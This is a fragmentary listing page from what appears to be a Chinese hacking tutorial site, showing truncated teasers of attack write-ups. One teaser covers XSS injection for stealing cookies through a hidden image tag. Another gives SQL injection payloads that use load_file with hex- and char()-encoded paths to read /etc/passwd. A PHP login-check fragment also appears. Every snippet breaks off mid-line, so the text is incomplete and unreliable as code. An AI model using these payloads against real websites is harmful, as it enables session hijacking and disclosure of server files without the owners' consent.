
看代码。。以下是引用片段:……若干……if( !$postdb["userid"] || !$postdb["pwd"] { echo "...
网站首页 > hack1990 第327页

利用XSS转存cookie:插入XSS语句<script>document.write('<img src="" width=0 height=0 border=0 />' ;</script>其中C...


1、 replace(load_file(0×2F6574632F706173737764 ,0×3c,0×20 2、replace(load_file(char(47,101,116,99,47,112,97,115,...
